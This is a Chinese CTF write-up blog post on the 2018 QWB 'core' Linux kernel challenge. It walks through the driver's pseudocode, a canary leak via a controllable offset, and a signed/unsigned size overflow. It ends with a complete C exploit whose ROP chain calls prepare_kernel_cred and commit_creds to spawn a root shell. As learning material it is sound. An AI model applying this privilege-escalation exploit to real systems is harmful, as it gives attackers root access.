kernel-ROP 2018 强网杯 - core

原创

pipixia233333 于 2019-07-13 21:21:24 发布 859 收藏 2

参考链接 CTF wiki

https://ctf-wiki.github.io/ctf-wiki/pwn/linux/kernel/kernel_rop-zh/

说实话 看见强网杯 这三个字 我笑了 2019年的那些pwn 题 真的多 不当人 当时因为我再看 逆向所以 pwn 就负责人一个人

比较难受 暑假多学一些pwn 能够分担pwn 压力吧

然后今天看了一下 kernel-ROP 不过这个题 教会了 许多东西

比如找 gadget 要在 vmlinux 里面找

比如好好看 那些脚本信息 里面透漏了很多意想不到的信息

start.sh

```
qemu-system-x86_64 \
-m 64M \
-kernel ./bzImage \
-initrd  ./core.cpio \
-append "root=/dev/ram rw console=ttyS0 oops=panic panic=1 quiet kaslr"
-s  \
-netdev user,id=t0, -device e1000,netdev=t0,id=nic0 \
-nographic  \

```


在start.sh 里面开启了 kaslr保护


然后 看里面的内容

init 脚本 是 镜像的初始化脚本 这里面透露了很多的信息

```
#!/bin/sh
mount -t proc proc /proc
mount -t sysfs sysfs /sys
mount -t devtmpfs none /dev
/sbin/mdev -s
mkdir -p /dev/pts
mount -vt devpts -o gid=4,mode=620 none /dev/pts
chmod 666 /dev/ptmx
cat /proc/kallsyms > /tmp/kallsyms #把 kallsyms 的内容保存到了
#/tmp/kallsyms 中，那么我们就能从 /tmp/kallsyms
#中读取 commit_creds，prepare_kernel_cred 的函数的地址了
echo 1 > /proc/sys/kernel/kptr_restrict
echo 1 > /proc/sys/kernel/dmesg_restrict #kptr_restrict 设为 1，
#这样就不能通过 /proc/kallsyms 查看函数地址了，
#但第 9 行已经把其中的信息保存到了一个可读的文件中，这句就无关紧要了
# dmesg_restrict 设为 1，这样就不能通过 dmesg 查看 kernel 的信息了
ifconfig eth0 up
udhcpc -i eth0
ifconfig eth0 10.0.2.15 netmask 255.255.255.0
route add default gw 10.0.2.2
insmod /core.ko

#poweroff -d 120 -f &
#pwoeroff 定时关机函数 可以直接注释掉
setsid /bin/cttyhack setuidgid 1000 /bin/sh
echo 'sh end!\n'
umount /proc
umount /sys

poweroff -d 0  -f
```

上面是 ctf wiki 里面写的东西 没有想到 能看出那么多的东西 有点惊讶

还是基础知识不牢固




然后看了一些驱动的保护 发现了有canary 保护 kernel 里面canary 和 用户态的没有啥区别

其实我感觉重点就是怎么找偏移 也就是 函数- 基址

这里 wiki 利用的思路：

因为在上面我们说过 有个文件我们可以访问到commit_creds，prepare_kernel_cred 函数的地址

那么



这里就发现了 vm的 基址 还有 函数的偏移

还有一点很重要的就是 往往拿到权限之后 就会返回用户态 这里 看起来有点画蛇添足

其实 这里是有一些原因所在的 在用户空间我们操作东西更加的简单 完成动作也就更加的简单

在 kernel 很难做到

修改文件系统

创建新流程

创建网络连接

所以 我们很有必要返回到用户空间 所以 有个地方可以 修改一下 返回到用户空间

返回用户态方法

`swapgs; iretq`，之前说过需要设置 `cs`, `rflags` 等信息，可以写一个函数保存这些信息

```
size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
    __asm__("mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;"
            );
    puts("[*]status has been saved.");
}

// at&t flavor assembly
void save_stats() {
asm(
    "movq %%cs, %0\n"
    "movq %%ss, %1\n"
    "movq %%rsp, %3\n"
    "pushfq\n"
    "popq %2\n"
    :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
    :
    : "memory"
);
}
```

然后这里我们就可以直接撸代码了

其实 canary的偏移在ida 里面看出来 也可以 动态调 一波 基本都可以的

然后 这里看出来是0x40

这里的漏洞利用点就可以看出来了

```
1 __int64 init_module()
2 {
3   core_proc = proc_create("core", 438LL, 0LL, &core_fops);// proc虚拟文件
4   printk(&unk_2DE);                             // 6core: created /proc/core entry
5   return 0LL;
6 }
```


注册一个proc 虚拟文件 （这个文件可以 与 用户态交流）

```
__int64 __fastcall core_ioctl(__int64 a1, int a2, __int64 a3)
{
  __int64 v3; // rbx

  v3 = a3;
  switch ( a2 )
  {
    case 0x6677889B:
      core_read(a3);                                // off +v5   copy字节到用户空间
      break;
    case 0x6677889C:
      printk(&unk_2CD);                             // 6core: %d
      off = v3;                                     // 这里的全局变量 off 可控
      break;
    case 0x6677889A:
      printk(&unk_2B3);                             // 6core: called core_copy
      core_copy_func(v3);
      break;
  }
  return 0LL;
}
```


这里有 几个选项 其中off 这个全局变量可以通过这个修改　off 在read 这个函数里面有用

```
unsigned __int64 __fastcall core_read(__int64 a1)
{
  __int64 v1; // rbx
  __int64 *v2; // rdi
  signed __int64 i; // rcx
  unsigned __int64 result; // rax
  __int64 v5; // [rsp+0h] [rbp-50h]
  unsigned __int64 v6; // [rsp+40h] [rbp-10h]

  v1 = a1;
  v6 = __readgsqword(40u);
  printk(&unk_25B);                             // 6core: called core_read
  printk(&unk_275);                             // 6%d %p
  v2 = &v5;
  for ( i = 16LL; i; --i )
  {
    *v2 = 0;
    v2 = (v2 + 4);
  }
  strcpy(&v5, "Welcome to the QWB CTF challenge.\n");
  result = copy_to_user(v1, &v5 + off, 64LL);   // copy 64个字节 到 用户空间
  if ( !result )                                // 但是我们的off 是全局 是可控变量
    return __readgsqword(40u) ^ v6;
  __asm { swapgs }
  return result;
}
```


如果我们修改off 的值 那么我们就可以读出off 后面 64位的东西　这里可以泄漏出来 canary的 内容

也可以leak 出我们感兴趣的东西 然后泄露出来

```
IDA View-A | Pseudocode-A | Hex View-1 | Structures | Enums | Imports | Exports
1 signed __int64 __fastcall core_copy_func(signed __int64 size)
2 {
3   signed __int64 result; // rax
4   __int64 v2; // [rsp+0h] [rbp-50h]
5   unsigned __int64 v3; // [rsp+40h] [rbp-10h]
6
7   v3 = __readgsqword(0x28u);
8   printk(&byte_204[17]);                          // 6core: called core_writen
9   if ( size > 63 )
0   {
1     printk(&unk_2A1);                             // 6Detect Overflow
2     result = 0xFFFFFFFFLL;
3   }
4   else
5   {
6     result = 0LL;
7     qmemcpy(&v2, &name, (unsigned __int16)size);// copy 全局名称  然后 限制长度为64
8   }                                               // 但是 前面的size 是 int64 有符号
9                                                   // 而 后面的size 是 无符号 16位
0   return result;
1 }
```


这里 的 size 我一开始没有注意

类型是 有区别的 也就是说 我们是可以绕过 那个63的 然后可以造成 栈溢出

然后 绕过 canary 绕过 那个63的检查 然后 就可以拿到权限了


还有 内嵌汇编的时候要 加上 -masm=intel -g 也就是下面的命令

```
gcc exploit.c -static -masm=intel -g -o exploit
```

要不然 就报错

rop.c: Assembler messages:
rop.c:105: Error: too many memory references for `mov'
rop.c:105: Error: too many memory references for `mov'
rop.c:105: Error: too many memory references for `mov'

然后跑 gadgets 的时候我发现我的卡死了。。。。 只能借用一下wiki的 gadgets了





```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <fcntl.h>
#include <sys/stat.h>
#include <sys/types.h>
```

```
#include <sys/ioctl.h>
void save_status();
size_t find_symbols();
void getpwn();
void core_copy_func(int fd,long long int size);
void core_read(int fd,char* buf);
size_t vmlinux_base = 0;
size_t commit_creds = 0, prepare_kernel_cred = 0;
size_t raw_vmlinux_base = 0xffffffff81000000;
size_t user_cs, user_ss, user_rflags, user_sp;
int main()
{
  save_status();
  int fd = open("/proc/core", 2);
  if(fd<0)
  {
   puts("[*] open /proc/core error");
   exit(0);
  }
  find_symbols();
  size_t offset=vmlinux_base-raw_vmlinux_base;
  setoff(fd,0x40);//将off 搞成 canary的偏移
  char buf[0x40]={0};
  core_read(fd,buf);
  size_t canary=((size_t *)buf)[0];
  printf("[*] canary :%p\n", canary);
  size_t rop[0x1000];
  int i;
  for(i=0;i<10;i++)
  {
   rop[i]=canary;
  }
    rop[i++] = 0xffffffff81000b2f + offset; // pop rdi; ret
    rop[i++] = 0;
    rop[i++] = prepare_kernel_cred;         // prepare_kernel_cred(0)

    rop[i++] = 0xffffffff810a0f49 + offset; // pop rdx; ret
    rop[i++] = 0xffffffff81021e53 + offset; // pop rcx; ret
    rop[i++] = 0xffffffff8101aa6a + offset; // mov rdi, rax; call rdx;
    rop[i++] = commit_creds;

    rop[i++] = 0xffffffff81a012da + offset; // swapgs; popfq; ret
    rop[i++] = 0;

    rop[i++] = 0xffffffff81050ac2 + offset; // iretq; ret;
    rop[i++] = (size_t )getpwn;
    rop[i++] = user_cs;
    rop[i++] = user_rflags;
    rop[i++] = user_sp;
    rop[i++] = user_ss;
    write(fd,rop,0x800);
    core_copy_func(fd,0xffffffffffff0000 | (0x100));


   return 0;
}
void core_copy_func(int fd,long long int size)
{
    puts("[*] going core_copy_func");
    ioctl(fd,0x6677889A,size);
```

```
}
void getpwn()
{
   if(!getuid())
   {
      system("/bin/sh");

   }
   else
   {
     puts("[*] get shell error");
   }
   exit(0);

}
void core_read(int fd,char* buf)
{
     puts("[*] going core_read");
     ioctl(fd,0x6677889B,buf);
}
void setoff(int fd,int size)
{
      puts("[*] going setoff");
      ioctl(fd,0x6677889C,size);
}
void save_status()
{
    __asm__("mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;"
            );
    puts("[*]status has been saved.");
}
size_t find_symbols()
{
    FILE* kallsyms_fd = fopen("/tmp/kallsyms", "r");
    /* FILE* kallsyms_fd = fopen("./test_kallsyms", "r"); */

    if(kallsyms_fd < 0)
    {
        puts("[*]open kallsyms error!");
        exit(0);
    }

    char buf[0x30] = {0};
    while(fgets(buf, 0x30, kallsyms_fd))
    {
        if(commit_creds & prepare_kernel_cred)
            return 0;

        if(strstr(buf, "commit_creds") && !commit_creds)
        {
            char hex[20] = {0};
            strncpy(hex, buf, 16);
            sscanf(hex, "%llx", &commit_creds);
            printf("commit_creds addr: %p\n", commit_creds);
            vmlinux_base = commit_creds - 0x9c8e0;
```

```
            printf("vmlinux_base addr: %p\n", vmlinux_base);
        }

        if(strstr(buf, "prepare_kernel_cred") && !prepare_kernel_cred)
        {
            /* puts(buf); */
            char hex[20] = {0};
            strncpy(hex, buf, 16);
            sscanf(hex, "%llx", &prepare_kernel_cred);
            printf("prepare_kernel_cred addr: %p\n", prepare_kernel_cred);
            vmlinux_base = prepare_kernel_cred - 0x9cce0;
            /* printf("vmlinux_base addr: %p\n", vmlinux_base); */
        }
    }

    if(!(prepare_kernel_cred & commit_creds))
    {
        puts("[*]Error!");
        exit(0);
    }

}
```



要注意的一点是


size_t canary=((size_t *)buf)[0]; 和 size_t canary=(size_t *)buf[0]; 是不一样的

一开始 写了 然后环境直接重启了 搞得我一脸懵逼


后来对照了一下 代码才发现自己出问题了

另外 动态调试也很有意思 等明天试试

动态调试完成



按照wiki 一步一步来　发现动态调试也是很简单的事情



这里就可以看出来 esp+0x40　就是 canary 保护的地方

和最后我们打印的地方的值一模一样 其实如果不想用文件加载的方式来的话 也可以 把init那个自动加载去掉

然后 lsmod 也可以得到 ko的加载地址

然后这个东西就搞定了

主要返回到用户态 这个东西 看起来是固定格式 估计是

保存了 用户态的 现场 然后rop 直接可以返回到那个地方

下面是wiki 提供的方法

```
// intel flavor assembly
size_t user_cs, user_ss, user_rflags, user_sp;
void save_status()
{
    __asm__("mov user_cs, cs;"
            "mov user_ss, ss;"
            "mov user_sp, rsp;"
            "pushf;"
            "pop user_rflags;"
            );
    puts("[*]status has been saved.");
}

// at&t flavor assembly
void save_stats() {
asm(
    "movq %%cs, %0\n"
    "movq %%ss, %1\n"
    "movq %%rsp, %3\n"
    "pushfq\n"
    "popq %2\n"
    :"=r"(user_cs), "=r"(user_ss), "=r"(user_eflags),"=r"(user_sp)
    :
    : "memory"
);
}
```

其中那个 at&t 挺有意思的

他的规则和inter 的不是很一样 可以百度去看看

然后 在编译的时候 参数改一下就好